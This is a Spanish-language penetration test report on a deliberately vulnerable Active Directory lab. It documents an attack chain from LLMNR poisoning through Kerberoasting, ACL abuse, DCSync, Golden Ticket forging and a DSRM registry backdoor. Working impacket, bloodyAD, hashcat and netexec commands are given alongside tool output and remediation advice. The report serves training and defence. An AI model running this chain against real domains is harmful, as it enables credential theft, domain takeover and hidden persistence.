

OFFENSIVE SECURITY

ACTIVE DIRECTORY PENETRATION TEST REPORT

ad-attack-lab · Black-box Assessment

Target

Nexus Corp — Dominio corp.local

Entorno

VirtualBox · Windows Server 2022 · Windows 10

Periodo

Junio 2026

Tipo

Black-box · Ofensivo

Autor

Clark Espinal

Penetration Tester

Tabla de Contenidos

Índice

1. Resumen Ejecutivo	2
2. Entorno del Laboratorio	3
2.1. Infraestructura Desplegada	3
2.2. DC01 — Domain Controller	3
2.3. FILE01 — File Server	4
2.4. WS01 — Workstation Pivot	5
2.5. WS02 — Workstation con MSSQL	5
3. Scope y Metodologia	7
3.1. Alcance del Engagement	7
3.2. Herramientas Utilizadas	7
3.3. Fases del Engagement	7
4. Cadena de Ataque	8
4.1. Diagrama	8
4.2. Narrativa	8
5. Hallazgos	10
5.1. F01 — LLMNR/NBT-NS Poisoning	10
5.2. F02 — SMB Signing Deshabilitado	10
5.3. F03 — AS-REP Roasting (DONT_REQ_PREAUTH)	11
5.4. F04 — Kerberoasting (SPN en cuenta de servicio)	12
5.5. F05 — ACL Abuse: ForceChangePwd + WriteDACL	12
5.6. F06 — Credenciales en Texto Claro en Share SMB	14
5.7. F07 — DCSync + Golden Ticket	14
5.8. F08 — Persistencia via DSRM Backdoor	16
5.9. F09 — Pass-the-Hash	17
6. Tabla de Hallazgos	18
7. Remediacion Priorizada	18
8. MITRE ATT&CK Mapping	19
9. Apendice A — Herramientas Desarrolladas	20
10. Apendice B — Credenciales Obtenidas	21
11. Apendice C — Cobertura de Hosts	21

1 Resumen Ejecutivo

Este reporte documenta los resultados de un ejercicio de penetracion ofensiva realizado sobre el laboratorio **ad-attack-lab**, un entorno Active Directory deliberadamente mal configurado que simula una red corporativa real bajo el nombre ficticio *Nexus Corp*.

El objetivo fue replicar una cadena de compromiso realista partiendo desde acceso a la red sin credenciales hasta obtener control total del dominio `corp.local`, incluyendo persistencia post-compromiso.

Dominio Completamente Comprometido

El engagement resulto en acceso de Domain Admin al dominio `corp.local`, extraccion de todos los hashes NTLM via DCSync, Golden Ticket forjado con el hash de `krbtgt`, acceso SYSTEM a los cuatro hosts y persistencia permanente via DSRM Backdoor en DC01.

Estadísticas del Engagement

Metrica	Valor
Hallazgos Criticos	6
Hallazgos High	3
Hosts comprometidos	DC01, FILE01, WS01, WS02
Credenciales capturadas	6
Hashes NTLM extraidos (DCSync)	6
Tecnica de persistencia	DSRM Backdoor
Nivel de acceso final	Domain Admin + Golden Ticket

Top 3 Hallazgos Criticos

- LLMNR/NBT-NS Poisoning** — Sin credenciales previas, Responder capturo el hash NTLMv2 de `j.smith` aprovechando la GPO de FILE01 y la falta de segmentacion de red. Password `Password123!` crackeada en segundos con rockyou.
- ACL Abuse (ForceChangePwd + WriteDACL) a Domain Admin** — Cadena de tres permisos mal configurados en AD: `m.jones` fuerza cambio de password de `svc_backup`, quien abusa WriteDACL sobre `Domain Admins` para otorgarse GenericAll y agregarse al grupo.
- DCSync + Golden Ticket** — Con privilegios de Domain Admin se extrajeron todos los hashes del dominio. Golden Ticket forjado con `krbtgt`: acceso irrevocable por 10 anios que sobrevive cambios de password.

2 Entorno del Laboratorio


2.1 Infraestructura Desplegada

El laboratorio fue construido sobre VirtualBox con cuatro maquinas virtuales configuradas mediante scripts PowerShell modulares. Cada script introduce misconfiguraciones intencionales que representan vectores de ataque reales.

Host	IP	Rol	OS
DC01	10.10.10.10	Domain Controller, ADCS	Windows Server 2022
FILE01	10.10.10.20	File Server, GPO distribuida	Windows Server 2022
WS01	192.168.1.5 / 10.10.10.30	Workstation pivot	Windows 10
WS02	10.10.10.40	Workstation, MSSQL	Windows 10
Kali	192.168.1.3	Atacante	Kali Linux


2.2 DC01 — Domain Controller

01_install_adds.ps1 instala Active Directory Domain Services y promueve DC01 como controlador del dominio corp.local.



DC01: instalacion de ADDS

03_create_users.ps1 crea los usuarios del dominio con misconfiguraciones intencionales: m.jones con DONT_REQ_PREAUTH habilitado (AS-REP Roastable) y svc_sql con SPN registrado (Kerberoastable).



DC01: usuarios con misconfiguraciones de Kerberos

04_acl_abuse.ps1 configura la cadena de ACLs vulnerables: m.jones recibe ForceChangePassword sobre svc_backup, y svc_backup recibe WriteDACL sobre Domain Admins. Esta combinacion es el vector de escalada principal (F05).

```
Administrator: Windows PowerShell
PS C:\Tmp> .\04_acl_abuse.ps1
=====
AD Attack Lab - 04_acl_abuse.ps1
Solo para uso en laboratorio controlado
=====

[BLOQUE 4] Configurando ACLs vulnerables...
[!] MISCONFIGURACION: svc_backup tiene WriteDACL sobre Domain Admins
[!] MISCONFIGURACION: m.jones tiene ForceChangePassword sobre svc_backup
[+] ACLs vulnerables configuradas

Attack path configurado:
AS-REP Roast m.jones
→ ForceChangePassword sobre svc_backup
→ WriteDACL sobre Domain Admins
→ Domain Admin

Siguiente paso: correr 05_install_adcs.ps1
PS C:\Tmp>
```

DC01: ACLs vulnerables — ForceChangePwd + WriteDACL

05_install_adcs.ps1 instala Active Directory Certificate Services con una plantilla ESC1 preparada como vector adicional.

```
Administrator: Windows PowerShell
PS C:\Tmp> notepad.exe .\05_install_adcs.ps1
PS C:\Tmp> .\05_install_adcs.ps1
=====
AD Attack Lab - 05_install_adcs.ps1
Solo para uso en laboratorio controlado
=====

[BLOQUE 5] Instalando ADCS...

Success Restart Needed Exit Code      Feature Result
-----
True      No              Success      {Active Directory Certificate Services, Ce...

ErrorId      : 0
ErrorString  :

[+] ADCS instalado - CA: corp-CA

Siguiente paso: correr 06_esc1_template.ps1
PS C:\Tmp>
```

DC01: ADCS instalado con plantilla ESC1

2.3 FILE01 — File Server

03_create_shares.ps1 crea el share data accesible para cualquier usuario autenticado del dominio, sin restricciones adicionales. Contiene archivos con credenciales en texto claro (F06).

```
Administrator: Windows PowerShell
PS C:\Tmp> .\03_create_shares.ps1
=====
AD Attack Lab - FILE01 / 03_create_shares.ps1
Solo para uso en laboratorio controlado
=====

[BLOQUE 3] Creando shares vulnerables...
[+] Directorios creados en C:\Shares\
PS C:\Tmp>
```

FILE01: share data sin restricciones

04_gpo_misconfiguration.ps1 crea la GPO que ejecuta startup.bat con un path UNC a

FILE01 como SYSTEM en cada boot de WS01. Este script es el origen directo del broadcast LLMNR capturado en Fase 00.

```
PS C:\Tmp> Set-Item WSMan:\localhost\Client\TrustedHosts -Value "10.10.10.10" -Force
PS C:\Tmp> Get-Item WSMan:\localhost\Client\TrustedHosts

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client
Type      Name                                     SourceOfValue Value
----      -
System.String TrustedHosts                               10.10.10.10

PS C:\Tmp> .\04_gpo_misconfiguration.ps1
=====
AD Attack Lab - FILE01 / 04_gpo_misconfiguration.ps1
Solo para uso en laboratorio controlado
=====
[BLOQUE 4] Configurando GPO vulnerable...
```

FILE01: GPO con UNC path — origen del LLMNR poisoning

2.4 WS01 — Workstation Pivot

WS01 es dual-homed (192.168.1.5 y 10.10.10.30), actuando como punto de pivotaje hacia la red interna. 03_ligolo_prep.ps1 deshabilita Windows Defender para permitir la ejecucion del agente Ligolo-ng.

```
PS C:\Tmp> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Tmp> .\03_ligolo_prep.ps1
=====
AD Attack Lab - WS01 / 03_ligolo_prep.ps1
Solo para uso en laboratorio controlado
=====

[BLOQUE 3] Preparando WS01 para pivoting con ligolo-ng...
[+] Carpeta C:\Tools creada (drop zone para ligolo agent)
[!] MISCONFIGURACION: Defender excluye C:\Tools (lab only)
[!] LOOT PLANTADO: C:\Users\Public\admin_notes.txt (credenciales en texto claro)
```

WS01: preparacion para agente Ligolo-ng

2.5 WS02 — Workstation con MSSQL

03_mssql_install.ps1 instala SQL Server con svc_sql como cuenta de servicio, registrando el SPN MSSQLSvc/WS02:1433 que habilita el ataque Kerberoasting (F04).

```
Administrator: Windows PowerShell
PS C:\Tmp> Set-DnsClientServerAddress -InterfaceAlias (Get-NetAdapter | Where-Object {$_.Status -eq 'Up'}) | Select-Object -First 1).Name -ServerAddress "8.8.8.8"


Writing web request
Writing request stream... (Number of bytes written: 18486477)

200

PS C:\Tmp> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Tmp> .\03_mssql_install.ps1
=====
AD Attack Lab - WS02 / 03_mssql_install.ps1
Solo para uso en laboratorio controlado
=====
[BLOQUE 3] Instalando SQL Server Express...
[*] Descargando SQL Server Express...
```

WS02: MSSQL con svc_sql como service account

04_acl_genericwrite.ps1 otorga a j.smith permiso WRITE sobre CN=WS02, habilitando RBCD como vector alternativo.



```
Administrator: Windows PowerShell
PS C:\Tmp> Set-ExecutionPolicy Bypass -Scope Process -Force
PS C:\Tmp> .\04_acl_genericwrite.ps1
=====
AD Attack Lab - WS02 / 04_acl_genericwrite.ps1
Solo para uso en laboratorio controlado
=====
[BLOQUE 4] Configurando ACL GenericWrite...
[!] MISCONFIGURACION: j.smith tiene GenericWrite sobre WS02
[+] ACL GenericWrite configurada
Attack path GenericWrite:
bloodyAD -u j.smith -p Password123! --host 10.10.10.10 setAttribute WS02 servicePrincipalName fake/spn
getST.py -spn Fake/spn -impersonate Administrator corp.local/j.smith:Password123!
Siguiente paso: correr 05_network_misconfigs.ps1
PS C:\Tmp>
```

WS02: j.smith con GenericWrite sobre WS02

3 Scope y Metodologia

3.1 Alcance del Engagement

Elemento	Detalle
Tipo de prueba	Black-box (sin credenciales iniciales)
Dominio	corp.local
Red externa	192.168.1.0/24
Red interna	10.10.10.0/24
DC01	10.10.10.10
FILE01	10.10.10.20
WS01	10.10.10.30 / 192.168.1.5
WS02	10.10.10.40
Servicios en scope	SMB, LDAP, Kerberos, MSSQL, WinRM, LLMNR

3.2 Herramientas Utilizadas


Herramienta	Fase	Proposito
nmap	Recon	Escaneo de puertos y servicios
Responder	Inicial	LLMNR/NBT-NS poisoning
hashcat	Creds	Crackeo offline NTLMv2, AS-REP, TGS
CrackMapExec/netexec	Todas	Verificacion de credenciales SMB
impacket	Todas	psexec, secretsdump, ticketer, GetNPUsers
bloodyAD	Privesc	Enumeracion y abuso de ACLs en AD
ldapdomaindump	Enum	Volcado completo del dominio via LDAP
ligolo-ng	Pivoting	Tunel transparente hacia red interna
ad_recon.py	Enum	Reconocimiento automatico del dominio
faketime	Kerberos	Compensacion de clock skew

3.3 Fases del Engagement

Fase	Nombre	Estado	Resultado
00	LLMNR Poisoning	Completado	Hash NTLMv2 j.smith capturado
01	Enumeracion del dominio	Completado	SYSTEM WS01 + ldapdump
02	Credential Attacks	Completado	AS-REP m.jones + Kerberoast svc_sql
03	Pivoting (Ligolo-ng)	Completado	Acceso a 10.10.10.0/24
04	Lateral Movement	Completado	Credenciales en texto claro FILE01
05	Privilege Escalation	Completado	svc_backup → Domain Admin
06	Domain Compromise	Completado	DCSync + Golden Ticket + SYSTEM x4
07	Persistencia	Completado	DSRM Backdoor en DC01

4 Cadena de Ataque

4.1 Diagrama



4.2 Narrativa

- Paso 1. LLMNR Poisoning:** Responder en escucha sobre 192.168.1.0/24. La GPO de FILE01 ejecuta `startup.bat` con `net use \\FILE01\it-tools` como SYSTEM al arrancar WS01. Cuando FILE01 no resuelve via DNS, WS01 emite un broadcast LLMNR que Responder envenena, capturando el hash NTLMv2 de `j.smith`. Password `Password123!` crackeada offline con `rockyou`.
- Paso 2. Enumeracion:** Con `j.smith:Password123!` se confirmo acceso SMB a WS01 (Pwn3d!) via CrackMapExec. Shell SYSTEM via `psexec`. Enumeracion del dominio con `ad_recon.py` y `ldapdomaindump`: `m.jones` con `DONT_REQ_PREAUTH`, `svc_sql` con SPN registrado.
- Paso 3. Credential Attacks:** AS-REP Roasting contra `m.jones` y Kerberoasting contra `svc_sql` (SPN `MSSQLSvc/WS02:1433`). Hashes crackeados: `m.jones>Welcome1` y `svc_sql:Summer2024`.
- Paso 4. Pivoting:** Agente `ligolo-ng` subido a WS01 via SMB y ejecutado como SYSTEM. Tunel TUN hacia 10.10.10.0/24. DC01, FILE01 y WS02 alcanzables directamente desde Kali.
- Paso 5. Lateral Movement:** Con `m.jones>Welcome1` se accedio al share `data` en FILE01. `config.ini` expuso `svc_sql:Summer2024!` e `it-notes.txt` expuso `svc_backup:Backup2024!` en texto claro.
- Paso 6. Privilege Escalation:** Tres pasos: (1) `m.jones` fuerza cambio de password de `svc_backup` a `Hacked123!` via `ForceChangePassword`; (2) `svc_backup` se otorga `GenericAll` sobre Domain Admins via `WriteDACL`; (3) se agrega a Domain Admins. CrackMapExec confirma Pwn3d! contra DC01.
- Paso 7. Domain Compromise:** `DCSync` con `svc_backup` extrae todos los hashes del dominio incluyendo `Administrator` y `krbtgt`. Golden Ticket forjado con el hash de `krbtgt`: TGT valido por 10 años para `Administrator`. Pass-the-Hash a WS02 y FILE01: SYSTEM en los cuatro hosts.
- Paso 8. Persistencia:** DSRM Backdoor en DC01: `DsrAdminLogonBehavior=2` habilitado via

atexec. El hash local del Administrator de DC01 provee acceso permanente independiente del dominio, sobreviviendo cambios de password y reinicios.

5 Hallazgos

5.1 F01 — LLMNR/NBT-NS Poisoning

F01 · LLMNR/NBT-NS Poisoning

CVSS 8.8 — Critical
Host: Red 192.168.1.0/24, WS01

Descripcion: LLMNR y NBT-NS habilitados en WS01 sin segmentacion de red. La GPO ejecuta un script UNC como SYSTEM al arrancar. Cuando el nombre no resuelve por DNS, WS01 emite un broadcast que Responder intercepta, capturando el hash NTLMv2 de j.smith y permitiendo crackearlo offline.

```
sudo responder -I eth0 -wv
# [SMB] NTLMv2-SSP Hash from 192.168.1.5
# j.smith::CORP:ab34f1...<NTLMv2-hash>

hashcat -m 5600 00_hash_jsmith.txt rockyou.txt
# j.smith::CORP:...:Password123!
```

Hash NTLMv2 capturado y crackeado con hashcat

Remediacion:

- Deshabilitar LLMNR via GPO: *Computer > Admin Templates > Network > DNS Client > Turn off multicast name resolution*
- Deshabilitar NBT-NS en todas las interfaces de red del dominio
- Implementar segmentacion de red para aislar workstations de la red de atacantes
- Corregir paths UNC en GPOs para usar FQDNs validados
- Aplicar politica de passwords fuertes (minimo 15 caracteres)

5.2 F02 — SMB Signing Deshabilitado

F02 · SMB Signing Deshabilitado

CVSS 7.5 — High
Host: WS01 (192.168.1.5)

Descripcion: SMB signing deshabilitado en WS01 habilita ataques NTLM relay. Un atacante puede retransmitir autenticaciones SMB a otros hosts sin crackear el hash,

obteniendo acceso directo. En este engagement se crackeo offline, pero el relay habria sido igualmente viable con ntlmrelayx.

```
crackmapexec smb 192.168.1.5
# SMB 192.168.1.5 WS01 signing:False SMBv1:False
```

Remediacion:

- Habilitar y requerir SMB signing via GPO en todos los hosts del dominio
- Configurar *Microsoft network client: Digitally sign communications (always)*

5.3 F03 — AS-REP Roasting (DONT_REQ_PREAUTH)

F03 · AS-REP Roasting

CVSS 8.1 — Critical

Cuenta: m.jones (DONT_REQ_PREAUTH habilitado)

Descripcion: Con DONT_REQ_PREAUTH activo, cualquier usuario del dominio puede solicitar un AS-REP para m.jones y recibir material cifrado con su hash NTLM, crackeable offline sin interaccion de la victima.

```
impacket-GetNPUsers corp.local/j.smith:'Password123!' \
-dc-ip 10.10.10.10 -request -outputfile 02_asrep_hash.txt

hashcat -m 18200 02_asrep_hash.txt rockyou.txt
# $krb5asrep$23$m.jones@CORP.LOCAL:...:Welcome1
```

```
> impacket-GetNPUsers corp.local/j.smith:'Password123!' -dc-ip 10.10.10.10 -request -outputfile 02_asrep_hash.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Name      MemberOf PasswordLastSet      LastLogon      UAC
-----
m.jones    2026-06-03 11:21:00.081239 <never>        0x410200

$krb5asrep$23$m.jones@CORP.LOCAL:42de05dbec9b27f729fabacbef159a49$a5e25e41c2219fed001421bd7f6936e14b3f5d83259837692b6
d3dacfe777ccb869bc1139af228ecf411a291833143e554d6e44c002cbda22228f3d34acfd198226fc53e1f90b3883fbb4303785e017b85f6019
7f82b62651a34b79c40930677f8ec0eb76a94738a8765ba2b4b3552a8a2ed9bc84b518e68871eb447bc0515e57981fce80141daf4b8a428923a42
b0425915a09d0298f464b2e8f19bf79378ee802a45b5e2357e2ce34ceff91f9e61111811316d5c43c6aed5461e6b4168daca163c613369453730
f2f6f0ef1d7b8d4e7c48698efdbcd6e5cb213afd6e31459d268107a54f28c
```

AS-REP hash de m.jones capturado y crackeado

Remediacion:

- Deshabilitar DONT_REQ_PREAUTH en todas las cuentas que no lo requieran
- Passwords fuertes de minimo 20 caracteres en cuentas con este atributo
- Monitorear Event ID 4768 con tipo AS-REQ sin pre-autenticacion

5.4 F04 — Kerberoasting (SPN en cuenta de servicio)

F04 · Kerberoasting

CVSS 8.1 — Critical

Cuenta: svc_sql (SPN: MSSQLSvc/WS02:1433)

Descripcion: Cualquier usuario autenticado del dominio puede solicitar un TGS cifrado con el hash NTLM de svc_sql y crackearlo offline. La cuenta usaba una password debil que fue crackeada con wordlist.

```
faketime -f "+2h" impacket-GetUserSPNs \
  corp.local/j.smith:'Password123!' \
  -dc-ip 10.10.10.10 -request -outputfile 02_kerberoast_hash.txt

hashcat -m 13100 02_kerberoast_hash.txt wordlist.txt
# $krb5tgs$23$svc_sql@CORP.LOCAL*:...:Summer2024!
```

```
> faketime -f "+2h" impacket-GetUserSPNs corp.local/j.smith:'Password123!' -dc-ip 10.10.10.10 -request -outputfile 02_kerberoast_hash.txt

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
MSSQLSvc/WS02:1433        svc_sql   2026-06-03 11:21:00.628406 <never>
MSSQLSvc/WS02.corp.local:1433 svc_sql   2026-06-03 11:21:00.628406 <never>

[-] CCache file is not found. Skipping...
```

TGS de svc_sql obtenido y crackeado

Remediacion:

- Usar Group Managed Service Accounts (gMSA) para cuentas con SPNs
- Password minima de 25 caracteres aleatorios si no se puede usar gMSA
- Forzar AES256 y deshabilitar RC4 para cuentas con SPN
- Monitorear Event ID 4769 con tipo de cifrado RC4 (0x17)

5.5 F05 — ACL Abuse: ForceChangePwd + WriteDACL

F05 · ACL Abuse (Domain Admin)

CVSS 9.8 — Critical

Cuentas: m.jones, svc_backup, grupo Domain Admins

Descripcion: Cadena de tres permisos AD mal configurados que permite escalar de usuario de dominio a Domain Admin sin explotar ninguna vulnerabilidad de software. Tres comandos bastaron para comprometer el dominio completo.

```
# 1. ForceChangePassword: m.jones -> svc_backup
net rpc password svc_backup 'Hacked123!' \
  -U 'corp.local/m.jones%Welcome1' -S 10.10.10.10

# 2. WriteDACL -> GenericAll: svc_backup -> Domain Admins
faketime -f "+2h" bloodyAD -u svc_backup -p 'Hacked123!' \
  -d corp.local --host 10.10.10.10 add genericAll \
  'CN=Domain Admins,CN=Users,DC=corp,DC=local' svc_backup
```


5.6 F06 — Credenciales en Texto Claro en Share SMB

F06 · Credenciales en Texto Claro (FILE01)

CVSS 9.1 — Critical**Host:** FILE01 (10.10.10.20), share data

Descripcion: El share `data` era accesible para cualquier usuario del dominio. `config.ini` e `it-notes.txt` contenian credenciales de dos cuentas de servicio en texto claro, permitiendo movimiento lateral inmediato.

```
impacket-smbclient corp.local/m.jones:'Welcome1'@10.10.10.20
# use data / get config.ini / get it-notes.txt

# config.ini:
# user=svc_sql    password=Summer2024!

# it-notes.txt:
# svc_backup : Backup2024!
```

```
> ls
o config.ini  o it-notes.txt
> cat config.ini
File: config.ini
1 # config.ini - Database Connection
2 # NOTA: mover a vault antes de produccion
3
4 [database]
5 host      = 10.10.10.20
6 port     = 1433
7 username  = svc_sql
8 password  = Summer2024!
9 database  = CorpDB
> cat it-notes.txt
File: it-notes.txt
1 IT Admin Notes - Enero 2024
2
3 - svc_backup password rotada: Backup2024!
4 - WinRM habilitado en todos los servidores para administracion remota
5 - Recordar deshabilitar SMBv1 antes de auditoria (PENDIENTE)
```

Credenciales en texto claro extraidas del share data

Remediacion:

- Nunca almacenar credenciales en archivos de texto — usar LAPS o vaults gestionados
- Implementar access-based enumeration y permisos granulares en shares
- Auditar contenido de shares con herramientas como Snaffler periodicamente

5.7 F07 — DCSync + Golden Ticket

F07 · DCSync + Golden Ticket

CVSS 10.0 — Critical**Host:** DC01 (10.10.10.10)

Descripcion: Con privilegios de Domain Admin se abuso del protocolo DRSUAPI para replicar todos los hashes del dominio. El hash de `krbtgt` permitio forjar un Golden Ticket valido por 10 anios para cualquier cuenta, independiente de cambios de password futuros.

```
faketime -f "+2h" impacket-secretsdump \
```



```
corp.local/svc_backup:'Hacked123!'@10.10.10.10
# Administrator : 520126a03f5d5a8d836f1c4f34ede7ce
# krbtgt      : 4d2b88171d53437c365166048fd65a24

faketime -f "+2h" impacket-ticketer \
-nthash 4d2b88171d53437c365166048fd65a24 \
-domain-sid S-1-5-21-2122588550-1084548123-1152598279 \
-domain corp.local Administrator
# Administrator.cache generado
```

```
3ikt.corp.local:88]] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: win-fiaqqhe3ikt.corp.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: win-fiaqqhe3ikt.corp.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ou
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS02.corp.local
INFO: Querying computer: WS01.corp.local
INFO: Querying computer: WIN-PU812JTJF7C.corp.local
INFO: Querying computer: WIN-FIAQQHE3IKT.corp.local
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: The NETBIOS connection with the remote host timed out.
WARNING: DCE/RPC connection failed: SMB SessionError: code: 0xc000005e - STATUS_NO_LOGON_SERVERS - No logon servers are
currently available to service the logon request.
WARNING: DCE/RPC connection failed: SMB SessionError: code: 0xc000005e - STATUS_NO_LOGON_SERVERS - No logon servers are
currently available to service the logon request.
WARNING: DCE/RPC connection failed: SMB SessionError: code: 0xc000005e - STATUS_NO_LOGON_SERVERS - No logon servers are
currently available to service the logon request.
INFO: Done in 00M 05S
INFO: Compressing output into 20260605023738_bloodhound.zip

~/C/Projects/ad/a/01_enumeration > took 12s

Logs:      /etc/neo4j/logs
plugins:   /usr/share/neo4j/plugins
import:    /usr/share/neo4j/import
data:      /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:  /usr/share/neo4j/licenses
run:       /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:37197). It is available at http://localhost:7474
There may be a short delay until the server is ready.

.....

(Message from Kall developers)

Please wait for the bloodhound service to start
.....
[*] Web UI: http://127.0.0.1:8080
[*] You might need to refresh your browser once it opens

Default credentials:
user: admin
password: admin

~/C/Projects/ad/a/01_enumeration > took 1m 51s
```

DCSync exitoso — todos los hashes del dominio extraídos

```
> faketime -f "+2h" impacket-ticketer -nthash 4d2b88171d53437c365166048fd65a24 -domain-sid S-1-5-21-2122588550-1084548123-1152598279 -d
omain corp.local Administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncASRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in Administrator.cache
```

Golden Ticket generado con hash de krbtgt

Remediación:

- Reducir cuentas con privilegios de replicación DCSync al mínimo necesario
- Rotar el hash de krbtgt dos veces para invalidar Golden Tickets existentes

- Implementar Microsoft Defender for Identity para detectar DCSync (Event ID 4662)
- Habilitar Protected Users security group para cuentas privilegiadas

5.8 F08 — Persistencia via DSRM Backdoor

F08 · DSRM Backdoor en DC01

CVSS 9.8 — Critical

Host: DC01 (10.10.10.10)

Descripcion: DSRM es la cuenta de recuperacion local de todo Domain Controller. Modificando DsrAdminLogonBehavior=2 en el registro se habilita para autenticacion remota normal via SMB. No crea usuarios nuevos ni genera alertas de cuenta nueva. El hash local provee acceso permanente al DC independiente del dominio.

```
# Habilitar DSRM para login remoto
faketime -f "+2h" impacket-atexec \
corp.local/Administrator@10.10.10.10 \
-hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce \
'reg add HKLM\System\CurrentControlSet\Control\Lsa \
/v DsrAdminLogonBehavior /t REG_DWORD /d 2 /f'
# The operation completed successfully.

# Verificar backdoor activo
faketime -f "+2h" netexec smb 10.10.10.10 \
-u Administrator \
-H 520126a03f5d5a8d836f1c4f34ede7ce --local-auth
# WIN-FIAQQKE3IKT\Administrator:... (Pwnd!)
```

```
> faketime -f "+2h" impacket-atexec corp.local/Administrator@10.10.10.10 -hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce 'reg add HKLM\System\CurrentControlSet\Control\Lsa /v DsrAdminLogonBehavior /t REG_DWORD /d 2 /f'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[!] This will work ONLY on Windows ≥ Vista
[*] Creating task \zqKRCdcs
[*] Running task \zqKRCdcs
[*] Deleting task \zqKRCdcs
[*] Attempting to read ADMIN$\Temp\zqKRCdcs.tmp
[*] Attempting to read ADMIN$\Temp\zqKRCdcs.tmp
The operation completed successfully.

> faketime -f "+2h" netexec smb 10.10.10.10 -u Administrator -H 520126a03f5d5a8d836f1c4f34ede7ce --local-auth
SMB 10.10.10.10 445 WIN-FIAQQKE3IKT [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-FIAQQKE3IKT) (domain:WIN-FIAQQKE3IKT) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.10.10.10 445 WIN-FIAQQKE3IKT [*] WIN-FIAQQKE3IKT\Administrator:520126a03f5d5a8d836f1c4f34ede7ce (Pwn3d!)
```

DSRM backdoor activo — acceso permanente al DC01

Impacto: Acceso al DC sobrevive cambios de password del Administrator de dominio, reinicios y rotacion de credenciales temporales.

Remediacion:

- Eliminar DsrAdminLogonBehavior del registro inmediatamente
- Rotar el hash DSRM: ntdsutil "set dsrm passwordreset password on server DC01"quit quit
- Monitorear cambios en HKLM\System\CurrentControlSet\Control\Lsa (Event ID 4657)
- Auditar el registro en todos los DCs periodicamente con scripts automatizados

5.9 F09 — Pass-the-Hash

